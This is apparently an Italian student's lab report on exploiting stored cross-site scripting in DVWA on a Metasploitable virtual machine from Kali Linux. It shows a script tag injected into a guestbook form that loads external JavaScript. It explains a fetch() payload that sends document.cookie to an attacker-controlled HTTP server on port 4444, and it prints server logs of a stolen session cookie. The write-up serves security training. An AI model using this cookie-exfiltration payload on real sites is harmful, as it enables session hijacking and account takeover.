

Report consegna Pre-Build Week 2 Traccia 2

cambiato ip alla meta


```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:63:9f:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.150/24 brd 192.168.104.255 scope global eth0
    inet6 fe80::a00:27ff:fe63:9f5f/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

cambiato ip a kali


```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:34:2e:0b brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth2
        valid_lft forever preferred_lft forever
    inet6 fe80::2deb:35bd:2387:8dbf/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$
```

apro il server web sulla 4444



poichè il form ha un limite di 50 caratteri creo un file x con del codice javascript. da fargli eseguire



cosa fa il codice:

- `fetch` è una funzione nativa di JavaScript utilizzata per effettuare richieste HTTP.
- In questo caso, viene usata per inviare una richiesta HTTP **GET** verso un server esterno.
`'http://192.168.104.100:4444/?c='`
- Questo è l'endpoint del server al quale viene inviata la richiesta.
 - `192.168.104.100`: indirizzo IP del server che riceverà i dati.
 - `4444`: porta su cui il server è in ascolto.
- Il parametro `?c=` viene utilizzato per appendere i dati che saranno inviati (in questo caso i cookie).
- `document.cookie` è un metodo JavaScript che permette di ottenere i cookie della sessione corrente del browser.

Io faccio eseguire alla macchina mantenendomi entro i 50 caratteri

192.168.104.150/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name * kobrasaat

Message * `<script src="//192.168.104.100:4444/x"></script>`

Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

View Source

← → ↻ 🏠 192.168.104.150/dvwa/vulnerabilities/xss_s/ 📄 ☆ 🛡️ ⬇️ 👤 📁 ≡

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB >>



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: kobrasaat
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

Damn Vulnerable Web Application (DVWA) v1.0.7

dal server riesco a visualizzare i cookie

```
File Actions Edit View Help
(kali@kali)-[~]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [03/Jan/2025 02:43:36] "GET /x HTTP/1.1" 304 -
192.168.104.100 - - [03/Jan/2025 02:43:36] "GET /?c=security=low;%20PHPSESSID=58aa84bdebd4776045a8b0cdb4917483 HTTP/1.1" 200 -
[]
File System
```